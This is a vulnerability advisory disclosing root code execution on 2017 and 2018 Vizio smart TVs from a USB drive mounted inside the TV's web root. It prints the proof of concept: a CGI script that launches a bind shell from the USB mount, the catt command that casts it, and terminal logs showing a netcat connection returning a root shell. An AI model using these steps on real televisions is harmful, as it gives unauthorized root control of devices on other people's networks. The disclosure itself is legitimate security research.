Code Execution on Vizio Smart TV from a USB Drive

UNRANKED

ADVISORY ID	L9-44-477
PUBLISHED	June 28, 2021
UPDATED	August 19, 2021
CATEGORY	Command Injection
VENDOR	Vizio
PRODUCT	2018 P65-F1, 2017 E50x-E1
VERSION	6.0.31.4-2, 10...0.31.4-2


Risk Summary

The Vizio TV is vulnerable to code execution using a malicious USB device drive-by attack. The Vizio TV does not appropriately segregate the internal web root and USB drive mount location. A threat actor can leverage this weakness to access custom web files including CGI files, that can be leveraged for code execution. A threat actor on the local network can walk up to a Vizio TV, insert a USB drive for a second, and walk away with platform-level code execution to launch further attacks on any connected network.

Technical Details

The researcher created a USB drive which contained a native executable payload, and a CGI file which executes the payload.

USB drive contents



Name	Date modified	Type	Size
☑ bind.cgi	1/16/2021 3:38 PM	CGI File	1 KB
bind_static	1/16/2021 3:29 PM	File	429 KB

bind.cgi - Notepad

```
#!/bin/sh

/tmp/usbparts/sda1/bind_static &
```


A static bind shell and CGI file to execute the bind shell are placed on a USB drive.

The USB was inserted into the TV where it was mounted inside the web root. The researcher used the 'Cast All The Things' python library to cast the internal application to the TV, launching the CGI file, and executing the payload.

```
catt -d TestTV cast_site "http://127.0.0.1:12345/usbparts/sda1/bind.cgi
```


Once the script executed, the researcher was able to connect to the payload and execute commands as the root user.

Code execution on 2017 E50x-E1



```
[redacted]/vizio/_payload$ nmap -p 4444 192.168.1.175

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-22 21:17 UTC
Nmap scan report for viziocastdisplay.home (192.168.1.175)
Host is up (0.00040s latency).

PORT     STATE  SERVICE
4444/tcp closed krb524

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
[redacted]/vizio/_payload$ catt -d TestTV cast_site "http://127.0.0.1:12345/usbparts/sda1/bind.cgi"
Casting http://127.0.0.1:12345/usbparts/sda1/bind.cgi on "TestTV"...
[redacted]/vizio/_payload$ nc 192.168.1.175 4444
id

uid=0(root) gid=0(root)
uname -a

Linux viziocasttv 3.10.0 #1 SMP Fri Dec 13 09:26:38 CST 2019 armv7l
```

Code execution on 2018 P65-F1



```
[redacted]/vizio$ catt scan
Scanning Chromecasts...
192.168.1.129 - Front Room TV - Google Inc. P65-F1
192.168.1.175 - TestTV - Google Inc. E50x-E1
[redacted]/vizio$ nmap -p 4444 192.168.1.129

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-22 21:35 UTC
Nmap scan report for entertainment-vizio.home (192.168.1.129)
Host is up (0.00039s latency).

PORT     STATE  SERVICE
4444/tcp closed krb524

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
[redacted]/vizio$ catt -d "Front Room TV" cast_site "http://127.0.0.1:12345/usbparts/sda1/bind.cgi"
Casting http://127.0.0.1:12345/usbparts/sda1/bind.cgi on "Front Room TV"...
[redacted]/vizio$ nc 192.168.1.129 4444
id

uid=0(root) gid=0(root)
uname -a

Linux viziocasttv 3.10.0 #1 SMP Fri Dec 13 09:26:38 CST 2019 armv7l
```